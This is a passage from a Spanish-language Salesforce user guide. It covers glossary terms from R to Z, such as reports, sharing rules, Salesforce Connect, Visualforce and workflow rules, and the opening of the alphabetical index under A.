Objetos seleccionados por un administrador para su visualización en la vista en miniatura de la consola de agente cuando se muestran los registros de un tipo especial en la vista de detalles de la consola. Por ejemplo, cuando un caso está en la vista de detalles, un administrador puede seleccionar una cuenta, contacto o activo asociado para mostrar en la vista en miniatura.

**Relación**
Una conexión entre dos objetos que se utiliza para crear listas relacionadas en formatos de página y niveles de detalle en informes. Los valores coincidentes del campo especificado en ambos objetos se utilizan para enlazar los datos relacionados; por ejemplo, si un objeto almacena datos sobre empresas y otro objeto almacena datos sobre personas, una relación le permitiría averiguar qué personas trabajan en la empresa.

**Grupo de relaciones**
Registros de objetos personalizados que se utilizan para almacenar recopilaciones de cuentas.

**Miembro de grupo de relaciones**
Las cuentas que se agregan a grupos de relaciones se denominan *miembros de grupos de relaciones*.

**Informe**
Un *informe* devuelve un conjunto de registros que cumple determinados criterios y lo muestra en filas y columnas organizadas. Los datos de los informes se pueden filtrar, agrupar y mostrar como un gráfico. Los informes se guardan en carpetas, que controlan el acceso de los usuarios. Consulte Informe tabular, Informe de resumen e Informe matricial.

**Generador de informes**
*Generador de informes* es un editor visual de informes.

**Tipo de informe**
Un *tipo de informe* define el conjunto de registros y los campos disponibles en un informe basado en las relaciones entre un objeto principal y sus objetos relacionados. Los informes solo muestran informes que cumplen los criterios definidos en el tipo de informe. Salesforce proporciona un conjunto de tipos de informes estándar predefinidos; los administradores también pueden crear tipos de informes personalizados.

**Reunión solicitada**

Una reunión con un usuario de Salesforce solicita con un contacto, candidato o cuenta personal. Cuando se solicita una reunión, Salesforce crea una página Web única para la reunión que muestra las horas propuestas para la reunión. Cuando los invitados visitan la página, seleccionan las horas a las que pueden reunirse y envían una respuesta. Salesforce controla todas las respuestas para que el organizador pueda confirmar la mejor hora de la reunión.

Cuando se confirma una reunión solicitada, se convierte en un *evento para varios usuarios*.

**Instantánea de creación de informes**
Una instantánea de creación de informes le permite crear informes a partir de datos históricos. Los usuarios autorizados pueden guardar los resultados de informes tabulares o de resumen en los campos de un objeto personalizado y asignar esos campos a sus

correspondientes en un objeto de destino. Posteriormente pueden programar cuándo ejecutarán el informe para cargar campos del objeto personalizado con los datos del informe.

**Usuario que ejecuta la instantánea de creación de informes**
Usuario cuya configuración de seguridad determina el nivel de acceso del informe de origen a los datos. Esto evita toda configuración de seguridad, otorgándoles a todos los usuarios que puedan ver los resultados del informe de origen en el objeto de destino acceso a los datos que no podrían ver de otra manera.

**Calendario de recursos**
Calendario en el que varias personas pueden coordinar el uso de un recurso compartido como, por ejemplo, una sala de conferencias o una impresora.

**Previsión de ingresos**
Previsión basada en la cantidad de ingresos que se proyecta obtener.

**Programación de ingresos**
La programación de ingresos define las fechas, el importe de ingresos y el número de plazos para la facturación o reconocimiento de los ingresos de un producto. La organización puede decidir exactamente cómo utilizar las programaciones. Disponible solo en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

**Función**
Responsabilidad asignada a un usuario, cuenta de socio o contacto para cuentas u oportunidades concretas. Los administradores pueden definir las funciones del usuario en Configuración. Los usuarios individuales pueden asignar funciones de socios y contactos específicos para las cuentas y los contactos.

**Usuario que ejecuta**
Cada panel tiene un *usuario que ejecuta*, cuyos parámetros de seguridad determinan los datos que se mostrarán en un panel. Si el usuario que ejecuta es un usuario concreto, todos los usuarios que visualicen el panel verán los datos basados en la configuración de seguridad de ese usuario, con independencia de su configuración de seguridad personal. En los paneles dinámicos, puede definir el usuario que ejecuta para que sea el usuario activo, para que cada usuario vea el panel según su propio nivel de acceso.

# S

**S-Control**

Nota: Las páginas de Visualforce han sustituido a los S-Control. Después de marzo de 2010, las organizaciones que nunca hayan creado ningún S-Control, así como las organizaciones nuevas, no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Contenido Web personalizado que se utiliza en vínculos personalizados. Un Custom S-Control puede incluir cualquier tipo de contenido que se pueda mostrar en un explorador, por ejemplo, un applet de Java, un control de Active-X, un archivo de Excel o un formulario Web HTML personalizado.

**Precio de venta**
Precio de un producto en una oportunidad. Puede ser diferente del precio de lista o estándar del producto.

**Salesforce Connect**
Salesforce Connect proporciona acceso a datos almacenados fuera de la organización de Salesforce, como datos en un sistema de planificación de recursos comerciales (ERP) y registros en otra organización. Salesforce Connect representa los datos en objetos externos y accede a los datos externos en tiempo real a través de llamadas al servicio Web a fuentes de datos externas.

**Consola de Salesforce**
La consola de Salesforce está diseñada para usuarios en entornos dinámicos que necesitan encontrar, actualizar y crear registros rápidamente. Supone una mejora con respecto a la Consola de agente en la ficha Consola, ya que muestra los registros y elementos relacionados como fichas en una pantalla.

**Kit de herramientas de integración de la consola de Salesforce**
Una API que utiliza navegadores como clientes para mostrar las páginas como fichas en la consola de Salesforce; proporciona a los desarrolladores un acceso programático a la consola para que los administradores puedan ampliarla para satisfacer sus necesidades comerciales.

**Salesforce CRM Call Center**
Una función de Salesforce que integra a la perfección Salesforce con sistemas de integración de telefonía e informática (CTI) de terceros.

**Salesforce CRM Content**
Un sistema On-Demand de gestión de contenidos que permite organizar, compartir, buscar y gestionar el contenido de su organización y en las áreas clave de su aplicación de Salesforce. El contenido puede incluir todos los tipos de archivo, desde documentos comerciales tradicionales como presentaciones de Microsoft PowerPoint a archivos de audio, de vídeo y páginas Web.

**Salesforce for Outlook**

Salesforce for Outlook, una aplicación de integración con Microsoft® Outlook® que instala y que sincroniza contactos, eventos y tareas entre Outlook y Salesforce. Además de sincronizar esos elementos, puede agregar correos electrónicos, archivos adjuntos, eventos y tareas de Outlook a varios contactos de Salesforce y ver registros de Salesforce relacionados con los contactos y candidatos en sus correos electrónicos y eventos: todo directamente en Outlook.

Es posible que pueda personalizar lo que sincroniza y las direcciones de sincronización entre Outlook y Salesforce. Su administrador determina el nivel al que puede personalizar estas configuraciones en Salesforce.

**Configuración de Salesforce for Outlook**
Una configuración de Salesforce for Outlook es un conjunto de parámetros que determina los datos que los usuarios de Salesforce for Outlook pueden sincronizar entre Microsoft® Outlook® y Salesforce. Los administradores pueden crear configuraciones distintas para los distintos tipos de usuarios y ofrecer permisos de usuario para modificar algunos de sus propios ajustes. Por ejemplo, un equipo de oportunidades podría querer sincronizar todo mientras que a un gestor solo le interese sincronizar eventos.

**Salesforce Classic Mobile**
Salesforce Classic Mobile es una función de Salesforce que permite que los usuarios accedan a sus datos de Salesforce desde dispositivos móviles que ejecuten la aplicación cliente móvil. La aplicación cliente Salesforce Classic Mobile intercambia datos con Salesforce a través de redes de operadores inalámbricos y almacena una copia local de los datos del usuario en la propia base de datos del dispositivo móvil. Los usuarios pueden modificar copias locales de sus registros de Salesforce cuando una conexión inalámbrica no esté disponible y transmitir dichos cambios cuando una conexión inalámbrica esté disponible.

**Kit de herramientas de Office de Salesforce**
Complemento que facilita a los desarrolladores el acceso a la API SOAP directamente desde productos de Microsoft Office, lo que simplifica la creación de nuevas integraciones y soluciones basadas en Office.

**Programar**
Consulte Programación de cantidades y Programación de ingresos.

**Apertura de pantalla**
Página que se muestra para una llamada entrante en un Salesforce CRM Call Center.

**Búsqueda**
Función que permite buscar información que coincida con palabras clave especificadas. Si tiene una Búsqueda de la barra lateral, introduzca los términos de búsqueda en la sección de búsqueda de la barra lateral o haga clic en **Búsqueda avanzada...** para ver más opciones de búsqueda. Si tiene búsqueda global, introduzca los términos de búsqueda en el cuadro de búsqueda del encabezado.

**Formato de búsqueda**
La organización de campos incluidos en los resultados de búsqueda, en los cuadros de diálogo de búsqueda y en las listas clave en las páginas de inicio de fichas.

**Servicio**
Un servicio es una oferta de ayuda profesional. Los servicios relacionados con Salesforce y la plataforma Force.com, como puede ser una atención al cliente mejorada o ayuda con la configuración, pueden aparecer enumerados en AppExchange.

**Portal de Service Cloud**
El portal de Service Cloud en el portal de clientes pensado para varios miles o millones de usuarios. Tras adquirir las licencias del portal de Service Cloud, puede asignarlas a los contactos habilitados del portal de clientes de manera que un gran número de usuarios pueda iniciar sesión en un portal de clientes sin que ello afecte al rendimiento.

**Configuración**
Un menú donde los administradores pueden personalizar y definir ajustes de la organización y aplicaciones de Force.com. Dependiendo de la configuración de la interfaz de usuario de su organización, Configuración puede ser un vínculo en el encabezado de la interfaz de usuario o en la lista desplegable bajo su nombre.

**Grupo de colaboración**
Un conjunto de usuarios de Salesforce que pueden acceder a los registros propiedad de usuarios de gran volumen. Cada portal de clientes tiene su propio grupo de colaboración.

**Actividades compartidas**
Una función que permite a los usuarios relacionar hasta 10 contactos con una sola tarea no de grupos y no recurrente o a un solo evento no recurrente. Un contacto es el contacto principal, los demás son contactos secundarios.

**Colaboración**
Permiso que se concede a otros usuarios para ver o modificar la información que usted posee. Existen distintas formas de compartir datos:

- Modelo de colaboración: define los niveles de acceso predeterminados en toda la organización de los que los usuarios disponen para usar la información de los demás, así como si se usarán las jerarquías para determinar el acceso a los datos.
- Jerarquía de funciones: define distintos niveles de usuarios de modo que los usuarios de niveles más elevados pueden ver y modificar información que poseen usuarios por debajo de ellos en la jerarquía de funciones o con los que comparten información, con independencia de la configuración del modelo de colaboración en toda la organización.
- Reglas de colaboración: permiten que un administrador especifique que toda la información que han creado los usuarios dentro de un grupo o función determinado se pueda compartir automáticamente con los miembros de otro grupo o función.
- Colaboración manual: permite a los usuarios individuales compartir registros con otros usuarios y grupos.
- Colaboración gestionada por Apex: permite a los desarrolladores programar la colaboración para que sea compatible con el comportamiento de su aplicación. Consulte Colaboración gestionada por Apex.

**Modelo de colaboración**
Comportamiento que el administrador ha definido y que determina el acceso predeterminado por usuarios a los distintos tipos de registros.

**Regla de colaboración**
Tipo de colaboración predeterminada creada por administradores. Permite a los usuarios de un grupo o función específica disponer de acceso a toda la información que han creado los usuarios de un grupo o función determinada.

**Barra lateral**
Columna que aparece a la izquierda de cada página que proporciona vínculos a elementos recientes y otros recursos.

**Sites**
Force.com Sites le permite crear sitios Web públicos y aplicaciones directamente integradas con su organización de Salesforce, sin exigir a los usuarios que inicien sesión con un nombre de usuario y contraseña.

**Contactos y cuentas sociales**
Una función que le permite ver los perfiles de redes sociales de sus cuentas, contactos y candidatos y otra información social directamente en Salesforce, de modo que puede obtener más información sobre las necesidades y los problemas de sus clientes potenciales y los existentes.

**Social Key**
Social Key funciona con Contactos y Cuentas de redes sociales y de Data.com Clean para facilitar el seguimiento de sus contactos y candidatos en las redes sociales. En Cuentas y Contactos sociales, seleccione las redes sociales que desee. Los trabajos de limpieza automatizados proporcionan los vínculos. Desde la página de detalles de un candidato o contacto, puede ver su perfil rápidamente en el sitio de una red social.

**Softphone**
La interfaz telefónica visible para un usuario de Salesforce CRM Call Center en la barra lateral de las páginas de Salesforce Classic o en el pie de páginas de Lightning Experience y la consola de Salesforce.

**Conector softphone**
Componente de un adaptador de integración de telefonía e informática (CTI) que convierte el XML de Softphone en HTML y lo distribuye a un navegador de usuario de Salesforce CRM Call Center.

**Adaptador de CTI de Softphone**
Un adaptador de integración de telefonía e informática (CTI) es un programa de software liviano que controla la apariencia y comportamiento de un softphone de Salesforce. El adaptador actúa como intermediario entre un sistema CTI de un tercero, Salesforce y un usuario de Salesforce CRM Call Center. Debe instalarse en cualquier equipo que deba acceder a la funcionalidad de Salesforce CRM Call Center.

**Software como servicio (SaaS)**
Un modelo de entrega donde se alberga una aplicación de software como servicio y se proporciona a clientes mediante Internet. El distribuidor de SaaS se responsabiliza del mantenimiento diario, funcionamiento y soporte de la aplicación y de los datos de cada cliente. El servicio alivia la necesidad de los clientes de instalar, configurar y mantener aplicaciones y recursos de hardware, software y recursos de TI relacionados. Los servicios se pueden enviar utilizando el modelo de SaaS en cualquier segmento del mercado.

**Gestor de soluciones**
Una o más personas de la organización que pueden revisar, modificar, publicar y eliminar soluciones. Por lo general, estas personas son expertos en productos con excelentes dotes de comunicación escrita y grandes conocimientos en un área particular del producto. Al crear o modificar usuarios, asigne el perfil de Administrador de soluciones para que los usuarios tengan este privilegio.

**Informe de origen**
Informe personalizado programado para ejecutarse y cargar datos como registros en un objeto de destino de una instantánea de creación de informes.

**Duración de la etapa**
En los informes de oportunidad, el número de días que ha pasado la oportunidad en la etapa indicada en la columna `Etapa`.

**Historial de la etapa**
Lista relacionada en una página de detalles de oportunidad en la que se enumeran los cambios en el estado y la etapa de la oportunidad.

**Precio estándar**
Precio de un producto que se incluye en la lista de precios estándar.

**Lista de precios estándar**
Lista de precios generada automáticamente que contiene todos los productos y sus precios estándar.

**Estado**
El estado de una idea permite a los miembros de la zona conocer la evolución de una idea. Por ejemplo, “En revisión”, “Revisada”, “Próximamente” y “Disponible” son valores de estado comunes que un administrador puede definir y asignar a las ideas. El estado de una idea se muestra junto al título de la idea para que todos los miembros de la zona lo puedan ver.

**Lematización**
La lematización es el proceso de reducir una palabra a su raíz. En las búsquedas, la lematización busca formas expandidas del término de búsqueda. Por ejemplo, con lematización, una búsqueda de `sistema` daría como resultado elementos que contengan *sistematización*, *sistematizar* y *sistémico*.

**Subflujo**
Un elemento de subflujo hace referencia a otro flujo al que llama en el tiempo de ejecución. El flujo que contiene el elemento de subflujo se denomina flujo principal.

**Organización del suscriptor**
La organización de suscriptor utiliza el adaptador entre organizaciones para Salesforce Connect para acceder a datos almacenados en otra organización (proveedor). La organización de suscriptor contiene la definición de la fuente de datos externa y los objetos externos que se asignan a los objetos de la organización de proveedor.

**Campo de resumen**
Un campo de resumen es una columna numérica de informes con uno de los siguientes resúmenes aplicado: suma, media, valor máximo, valor mínimo. Los usuarios pueden definir fórmulas de resumen personalizadas para ampliar estas opciones. Además de mostrar información resumida, los campos de resumen se pueden utilizar para definir gráficos e instantáneas de creación de informes.

**Informe de resumen**
Los informes de resumen son parecidos a los informes tabulares, excepto que también permiten que los usuarios agrupen filas de datos, visualicen subtotales y creen gráficos. Se pueden utilizar como informe de origen para los componentes del panel. Utilice este tipo para que un informe muestre los subtotales basados en el valor de un campo específico o cuando quiera crear una lista jerárquica, como todas las oportunidades de su equipo, incluidos los subtotales en función de la `Etapa` y el `Propietario`.

**Fuentes de distribución**
Permiten a los usuarios suscribirse a modificaciones en Force.com Sites y recibir actualizaciones en lectores de noticias externas.

# T

**Etiqueta**
En Salesforce, una palabra o frase corta que los usuarios pueden asociar a la mayoría de registros para describir y organizar sus datos de un modo personalizado. Los administradores pueden activar etiquetas para cuentas, actividades, activos, campañas, casos, contactos, contratos, paneles, documentos, eventos, candidatos, notas, oportunidades, informes, soluciones, tareas y cualquier objeto personalizado (excepto miembros de grupos de relaciones). También se puede acceder a las etiquetas mediante la API de SOAP.

**Conjunto de etiquetas**
En Salesforce CRM Content, una forma de mostrar cómo se ha etiquetado el contenido en sus bibliotecas. Los nombres de etiqueta aumentan el tamaño del conjunto de etiquetas en función de la popularidad, lo que significa que las etiquetas más largas se han asignado a la mayoría de archivos o vínculos Web. Puede seleccionar el tipo de etiquetas en orden alfabético o según su popularidad. El conjunto de etiquetas contiene las 30 etiquetas más utilizadas.

**Vínculos de la barra de tareas**
Vínculos en páginas con fichas que proporcionan acceso rápido a las operaciones más comunes disponibles para una página concreta; por ejemplo, la creación de una cuenta.

**Territorio**
En las versiones de previsiones donde se usen territorios, se trata de una colección de cuentas y usuarios que genera una previsión.

**Acción de flujo de trabajo dependiente del tiempo**
Una acción de flujo de trabajo que se ejecuta cuando se cumplen las condiciones de una regla de flujo de trabajo y se cumple un desencadenador de tiempo asociado.

**Ideas de Arriba siempre**
En la subficha Arriba siempre, las ideas se clasifican de las que tienen más puntos a las que tienen menos. De esta forma puede ver las ideas más populares del historial de su zona Ideas.

**Temas**
Cuando realiza una publicación o un comentario en Chatter, puede asociar su publicación o comentario con el resto de publicaciones y comentarios del mismo tema agregando un tema. Un tema es una forma de categorizar su publicación o comentario para que otras personas puedan encontrarlo con mayor facilidad. Los temas le ayudan también a descubrir personas y grupos conocidos y de interés en los mismos temas.

**Temas, Respuestas de Chatter**
La barra lateral que enumera categorías de datos desde donde sus clientes pueden explorar preguntas y respuestas. Por ejemplo, si tiene una zona para productos de hardware, sus temas pueden incluir ordenadores portátiles, equipos de sobremesa e impresoras.

**Sistema de traducción**
El Sistema de traducción le permite especificar idiomas que desee traducir, asignar traductores a idiomas, crear traducciones para personalizaciones que haya realizado en su organización de Salesforce y sustituir etiquetas y traducciones de paquetes gestionados. Todo puede traducirse, desde los valores de listas de selección personalizados hasta los campos personalizados, para que sus usuarios globales puedan utilizar la totalidad de Salesforce en su idioma.

**Temas de tendencias**
El área Temas de tendencia de la ficha Chatter muestra los temas que se están comentando en este momento en Chatter. Cuanto mayor sea la frecuencia en la que las personas agregan un tema específico en sus publicaciones y comentarios o digan que les gusta el mismo tema en un corto periodo de tiempo, más probabilidad tendrá de convertirse en un tema de tendencia. Por ejemplo, si sus compañeros de trabajo van a asistir a la próxima conferencia de Dreamforce y han empezado a comentarlo en Chatter, es probable que vea un tema de tendencia para Dreamforce. Un tema de tendencia no solo está basado en la popularidad y se relaciona normalmente con un evento aislado o poco frecuente que tiene un pico en actividad, como una conferencia o la fecha límite de entrega de un proyecto. Por motivos de privacidad, los Temas de tendencia no incluyen temas utilizados únicamente en grupos privados o noticias en tiempo real de registros.

**Truncar**
Truncar un objeto personalizado le permite eliminar todos los registros del objeto mientras mantiene el objeto y sus metadatos.

# U

# V

**Visualforce**
Un lenguaje de marcas simple y basado en etiquetas que permite a los desarrolladores definir fácilmente páginas y componentes personalizados para aplicaciones creadas en la plataforma. Cada etiqueta corresponde a un componente en bruto o refinado, como una página de sección, una lista relacionada o un campo. Los componentes se pueden controlar por la misma lógica que se utiliza en páginas estándar de Salesforce o bien, los desarrolladores pueden asociar su propia lógica con un controlador escrito en Apex.

**Voto, idea**
En una comunidad de ideas, un voto significa que ha promocionado o degradado una idea. Después de votar sobre una idea, su alias se mostrará en la parte inferior de la página de detalles de la idea para realizar el seguimiento del voto que ha realizado. Puede utilizar la página Actividad reciente para ver una lista de todas las ideas sobre las que ha votado.

**Voto, respuesta**
En una comunidad de respuestas, un voto significa que está de acuerdo o no con la respuesta a una pregunta.

# W

**Candidatos Web directos**
Los candidatos Web directos constituyen un origen de candidato concreto que indica que el candidato se ha generado cuando un usuario, que ha escrito directamente la URL del sitio Web o que la tiene guardada como Favoritos en un navegador, ha cumplimentado el formulario de candidato Web que contiene el código de seguimiento de Salesforce.

**Vínculos Web**
Consulte Vínculos personalizados.

**Candidatos de referencia Web**
El candidato de referencia Web es un origen de candidato específico que indica que el candidato se ha generado cuando un usuario ha navegado a su sitio Web a través de un vínculo de referencia en otro sito y ha cumplimentado el formulario de candidato Web que contiene el código de seguimiento de Salesforce. Por ejemplo, si un usuario navega al sitio Web de su socio y hace clic en un vínculo que accede a su sitio Web y, a continuación, cumplimenta el formulario de candidato Web, se genera un candidato de referencia Web. Los detalles de origen de candidato incluyen la URL de referencia de cada candidato de referencia Web.

**Caso Web**
Funcionalidad que permite recopilar problemas de asistencia técnica y comentarios en el sitio Web de su empresa para, de ese modo, generar casos con esos datos.

**Candidatos Web**
Funcionalidad que permite recopilar información de registro o perfil en el sitio Web de su empresa para, de ese modo, generar candidatos con esos datos.

**Acción de flujo de trabajo**
Una acción de flujo de trabajo, como una alerta por correo electrónico, actualización de campo, mensaje saliente o tarea, se activa cuando se cumplen las condiciones de una regla de flujo de trabajo.

**Regla de flujo de trabajo**
Una regla de flujo de trabajo define acciones de flujo de trabajo cuando se cumplen las condiciones designadas. Puede configurar las acciones de flujo de trabajo que se ejecutarán inmediatamente cuando un registro cumpla las condiciones de su regla de flujo de trabajo o definir los desencadenadores de tiempo que ejecutan las acciones de flujo de trabajo en un día concreto.

# X

No existen elementos en el glosario para esta entrada.

# Y

No existen elementos en el glosario para esta entrada.

# Z

**Zona**
Las zonas ayudan a organizar ideas y preguntas en grupos lógicos, al tener cada zona su propio enfoque y sus propias ideas y preguntas.

# ÍNDICE


@menciones
mención de grupos en publicaciones y comentarios 3235
mención de personas en publicaciones y comentarios 3235
\ 4047

## A

Accesibilidad
accesos directos del teclado 15
componentes 15
descripción general 52
formatos alternativos de documentos 52
límites 6239
modo de accesibilidad 54
modo de accesibilidad en Salesforce 53
pruebas 52
recomendaciones 55
soporte 52
acceso 1577
Acceso
acerca de 556
revocar 605
Acceso a aplicación
denegar acceso 5933
solicitud aprobada 5932
solicitudes 5931
acceso a datos entre organizaciones
acceso de usuarios 5571
adaptador entre organizaciones para Salesforce Connect 5568
Id. de registro 5571
nombres de API 5570
organizaciones suscriptora y proveedora 5569
acceso a la API desde paquetes 6097
acceso a los registros
Acceso completo 118
Lectura/Escritura 118
Privado 118
Sólo lectura 118
Acceso de API 963
Acceso de red 888, 891–892, 912
Acceso remoto
ámbito 5916
autenticación de usuarios 5887
desarrollo para 5887
descripción general 5852
gestión de aplicaciones 5872
Acceso remoto *(continuación)*
OAuth 5916
ámbito 5916
revocar acceso 5917
terminología 5886
uso de token de id 5919
uso de URL de identidad 5920
uso de UserInfo Endpoint 5926
uso del extremo Configuración de autenticación 5930
uso del extremo de detección de conexión OpenID 5929
uso del token de acceso 5919
acceso, control 3846
Accesos directos del teclado
configurar 4448
utilizar 2490, 4486
valores predeterminados 2490, 4487
Accesos directos del teclado de paneles Wave 4107
Acción específica de objeto
Invocación en flujo 5087
Acción globalAcción rápida
Invocación en flujo 5087
acción rápida Enviar correo electrónico
campos 2846
Acción rápida Enviar correo electrónico
plantilla de correo electrónico predeterminada 2845
Acción social
personalización 3131
Acción social, La 2540
Acciones
acciones de componentes Lightning 5471
acciones de elementos de lista 5497, 5499–5500, 5506
acciones específicas de objeto 5468
acciones globales 5465
acciones inteligentes móviles 5463
acciones personalizadas 5470–5471, 5477
acciones predeterminadas 5459, 5461
activación en Chatter 5477
activar 3658
adición de acciones a Salesforce1 5484
adición de acciones al publicador de Chatter 5484
barra de acción 5495, 5499–5500, 5506
cambio de orden de las acciones en Salesforce1 5484
campos en las acciones predeterminadas 5461
clasificación de barra de acción 5499–5500
con y sin Chatter 5479

Acciones *(continuación)*
configuración con Chatter 5478
Configuración de todos los objetos relacionados 3669
configuración sin Chatter 5479
consideraciones de la barra de acción 5506
creación 5469, 5482
creación de acciones rápidas globales 5466
creación de formatos de publicador globales 3664, 5488
creación de páginas de Visualforce para utilizarlas como acciones personalizadas 5472, 5474, 5476
descripción general 5455, 5465, 5468
eliminación de acciones de Salesforce1 5484
eliminación de acciones del publicador de Chatter 5484
en Lightning Experience 5491, 5495
específicas del objeto 5507
mensaje de éxito personalizado 5482
notas 5486
personalización de los formatos de publicador globales 3665, 5489
prácticas recomendadas 5508
reordenación de acciones en el publicador de Chatter 5484
requisitos para utilizar aplicaciones de lienzo como acciones personalizadas 5477
solución de problemas 5509
tipos 5457
tipos de registro 5507
valores de campo predefinidos 5485–5486
visualización de elementos de noticias en tiempo real para registros relacionados 3669
Acciones automatizadas
adición a procesos de aprobación 4981
descripción general 5184, 5196
en procesos de aprobación 4979
Acciones de Chatter
tareas desde publicaciones 3673
Acciones de elementos de lista 5497, 5499–5500, 5506
Acciones de envío
creación 2841
Acciones de Knowledge
activación 3054
creación 3054
Acciones específicas de objeto
creación 5469, 5482
mensaje de éxito personalizado 5482
utilizar desde un proceso 4921
Acciones globales
creación 5466, 5482
mensaje de éxito personalizado 5482
utilizar desde un proceso 4921
Acciones inteligentes móviles 5463
acciones rápidas
Consola de servicio 2839
Aceptar
eventos 1510
ACT!
asignación de campos para importar 714
exportación de datos 710
activación 3941
Activación
actualizaciones críticas 477
Live Agent 2724
proceso 4931
reglas de flujo de trabajo 4948
activación de actividades compartidas 2018–2019
activación de varias divisas
influencia 2077
activaciones 1100
Activar
Aplicación para navegadores móviles Salesforce1 1129
Funciones de Work.com 2277
Paneles de Mobile para la aplicación de iPad 4427
Visualforce 1144
activar navegador 1100
Active Directory 1067–1069
actividad 4209
Actividad de Chatter 3263
Actividades
abiertas 1469–1470
archivadas 1479
archivado 1480–1481
controlado por principal 619
historial 1469–1470
informes 4156
resumir en cuentas, prevención 1473
tareas 5185
uso de ventana de recordatorio 1477
vista 1466–1468
Actividades abiertas
Vista 1469–1470
Actividades compartidas
diferencias en comparación con actividades no compartidas 1471
informes, visualización de detalles en 1474, 4191
actividades de tipo de informe personalizado 1475, 4192
Activo
campos en los que se busca 387, 394, 405, 408–409, 412, 414, 419, 421, 428

activos
campo de propietario 1307
colaboración 1307
preferencia de colaboración 1308
seguimiento del historial de campos 1307
Activos
agregar ficha a la página de inicio 1305
cambio del nombre 4536
descripción general 1303
eliminación 1306
ficha 1305
información general 1304
informes 4184
modificación 1305
mostrar ficha 1305
sumar 6222
visualización 1305
Actualización
Candidatos 782
Contactos 782
contactos y cuentas personales masivos 1329
Cuentas personales 782
Objetos personalizados 782
registros masivos 782
Soluciones 782
valores en blanco 783
Actualización de oportunidades
activación de recordatorios 2010
programación de recordatorios 1540
Actualización de registros
Asistente para importación 780
Actualización masiva
direcciones 796
Actualizaciones
activación 477
actualizaciones críticas 477
Actualizaciones críticas
activación 477
descripción general 477
Actualizaciones de campo
consideraciones 5196
reevaluación de reglas de flujo de trabajo 5201
Actualizaciones de campo de objetos cruzados 5199
Actualizaciones de Chatter 3257
actualizaciones mediante envío
detalles 6142
detalles de organización 6145
detalles de trabajo 6143
programación 6140
actualizar flujo de datos 3946
acuerdo a nivel de servicio
productos 2929
acumulaciones de previsiones acumulativas
descripción general 2123
Adaptador de CTI
comprobación de una versión 2388
Adaptador de OData 2.0, Salesforce Connect
acerca de 5577
asignación de tipo 5592
Campo estándar Id. externo 5578
configuración 5580
consideraciones 5587
consideraciones de búsquedas 5556
consideraciones de consultas de API 5554
Consideraciones de CSRF 5590
consideraciones de gran volumen de datos 5589
consideraciones de objetos externos con capacidad de escritura 5564
consideraciones de sincronización 5548
consideraciones de Socrata 5590
consideraciones de SOQL 5562
consideraciones de SOSL 5559
fuente de datos externa, incorporación 5582
límites de frecuencia de llamadas 5588
límites numéricos 5568
paginación por conjuntos de resultados 5580
productor de OData 5587
Adaptador de OData 4.0, Salesforce Connect
asignación de tipo 5593
Campo estándar Id. externo 5578
consideraciones 5587
consideraciones de búsquedas 5557
consideraciones de consultas de API 5554
consideraciones de gran volumen de datos 5589
consideraciones de objetos externos con capacidad de escritura 5564
consideraciones de sincronización 5548
consideraciones de Socrata 5590
consideraciones de SOSL 5560
fuente de datos externa, incorporación 5582
límites de frecuencia de llamadas 5588
límites numéricos 5568
paginación por conjuntos de resultados 5580
productor de OData 5587
adaptador de Salesforce, Salesforce Connect
consideraciones de uso de API 5606
adaptador entre organizaciones, Salesforce Connect
acceso de usuarios 5571

adaptador entre organizaciones, Salesforce Connect *(continuación)*
acerca de 5568
Campo estándar Id. externo 5571
compatibilidad con otras funciones 5544
configuración 5572
consideraciones 5576
consideraciones de objetos externos con capacidad de escritura 5564
consideraciones de sincronización 5546
consideraciones de uso de API 5576
fuente de datos externa, incorporación 5573
Id. de registro 5571
nombres de API 5570
organizaciones suscriptora y proveedora 5569
Adaptador personalizado, Salesforce Connect
acerca de 5599
Campo estándar Id. externo 5600
configuración 5601
consideraciones 5605
consideraciones de consultas de API 5555
consideraciones de gran volumen de datos 5606
consideraciones de objetos externos con capacidad de escritura 5565
consideraciones de sincronización 5549
consideraciones de SOQL 5562
consideraciones de SOSL 5561
fuente de datos externa, incorporación 5602
Adaptadores de CTI
comprobación de una versión 2388
implementación 2708
Adaptadores, Salesforce Connect 5539
Adición
archivos adjuntos 149
documentos 3369
idiomas del sistema de traducción 4600–4604, 4607
miembros del equipo de cuentas 2068–2069
miembros del equipo de oportunidades 2068–2069
socios 1685
Adición de invitados
reuniones solicitadas 1507
administración de asignaciones 2441–2442, 2447–2448, 2884, 2924–2926, 2930
administración de territorios
implementación 18
Administración de territorios
descripción general 1949
Administración de territorios 2.0
activar 1958–1959
conceptos 1950–1953
Administración de territorios 2.0 *(continuación)*
Estado de modelo de territorio 1953
Jerarquía de territorios 1952
Modelo de territorio 1951
Territorio 1951
Tipo de territorio 1950
administración delegada
usuarios de comunidad 3425
Administrador de Salesforce
No puede ver funciones 36
Agentes seguros 3705, 3710
aglomeraciones 437
Agradecimiento 1577
agregación
definición 3994
Agregar a Salesforce 1840
agregar campo 3944, 3946
agregar contactos 1343
agregar cuentas 1339
agregar dirección 4463
agregar objeto 3944, 3946
agrupar por 3997
Alertas de negocios importantes
personalización 2013
Alertas, correo electrónico 5187
algoritmo de búsqueda 2460
Almacenamiento
límites de asignación 6260
Almacenamiento de archivos 1096
almacenamiento de datos 4143
Almacenamiento de datos 1096
Almacenamiento de un flujo 5048
almohadillas (#) 3252
alta seguridad 1100
Anotaciones 3843, 4136
Antigüedad
casos 4185
anulaciones de metadatos de campos 3912
Anular duplicados 800
anuncios de grupo 3289
Año fiscal
año fiscal estándar 369
año fiscal personalizado 369
configuración 369
Año fiscal personalizado
acerca de 367
personalización 370
personalización de etiquetas 372
plantillas 373

aparece 863
aparición 863
Apex
  acceso desde paquetes 6097
  adición de clases o desencadenadores para supervisar 1119
  adición de usuarios para seguimiento 1119
  Ajuste de acceso a clase 5777–5778
  clases 5742
  código 5734
  código fuente 5701
  cola de trabajos 5749, 5751
  configuración de versión 5744
  control de los inicios de sesión de sistema 1118
  correo electrónico 5790
  correos electrónicos de excepciones 5740
  creación de una clase 5736
  creación de una clase desde un WSDL 5748
  definición de desencadenador 5737
  definición de seguridad de clases 5776
  dependencias 5745, 6103
  depuración 5690, 5963
  descarga de un WSDL personalizado 5823
  descripción general 5734
  detalles del registro de depuración 5971
  editor 5700–5701
  errores en paquetes 5741
  excepciones 5740
  extremo de una llamada 1061, 1063
  filtros de registro de depuración 5976
  gestión de desencadenadores 5743
  herramientas 6024
  llamada 5753
  llamar desde un flujo 5061
  modificación 5690
  modificación del acceso desde paquetes de AppExchange 6100
  motivos de colaboración 5779
  niveles de registro de depuración 5976
